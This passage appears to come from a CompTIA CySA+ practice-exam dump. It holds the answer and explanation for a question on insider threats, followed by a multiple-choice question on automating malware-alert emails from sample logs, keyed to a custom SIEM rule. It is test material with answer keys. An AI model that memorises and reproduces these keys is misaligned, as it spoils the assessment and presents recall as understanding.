
Correct Answer: C
Section:
Explanation:

The difference between intentional and unintentional insider threats is their behavior. Intentional insider threats are malicious actors who deliberately misuse their access to harm the organization or its assets. Unintentional insider threats are careless or negligent users who accidentally compromise the security of the organization or its assets. Their access levels, risk factors, and rates of occurrence may vary depending on various factors, but their behavior is the main distinction.

Reference: CompTIA Cybersecurity Analyst (CySA+) Certification Exam Objectives (CS0-002), page 12; https://www.cisa.gov/sites/default/files/publications/Insider_Threat_Mitigation_Guide_508.pdf

QUESTION 27

A security analyst needs to automate the incident response process for malware infections. When the following logs are generated, an alert email should automatically be sent within 30 minutes:



```
Source: Email filtering tool
Event: Malicious message delivered notification
ID: 1905

Source: Antivirus Solution
Event: Virus CS0-726 detected
ID: 2008

Source: Firewall
Event: Outbound connection to known-bad IP blocked
ID: 1987
```

Which of the following is the best way for the analyst to automate alert generation?

A. Deploy a signature-based IDS

B. Install a UEBA-capable antivirus

C. Implement email protection with SPF

D. Create a custom rule on a SIEM

Correct Answer: D
Section:
Explanation:

A security information and event management (SIEM) system is a tool that collects and analyzes log data from various sources and provides alerts and reports on security incidents and events. A security analyst can create a custom rule on a SIEM system to automate the incident response process for malware infections. For example, the analyst can create a rule that triggers an alert email when the SIEM system detects logs that match the criteria of malware infection, such as process name, file name, file hash, etc. The alert email can be sent within 30 minutes or any other desired time frame. The other options are not suitable or sufficient for this purpose.

Reference: CompTIA Cybersecurity Analyst (CySA+) Certification Exam Objectives (CS0-002), page 15; https://www.sans.org/reading-room/whitepapers/analyst/security-information-event-management-siem-implementation-33969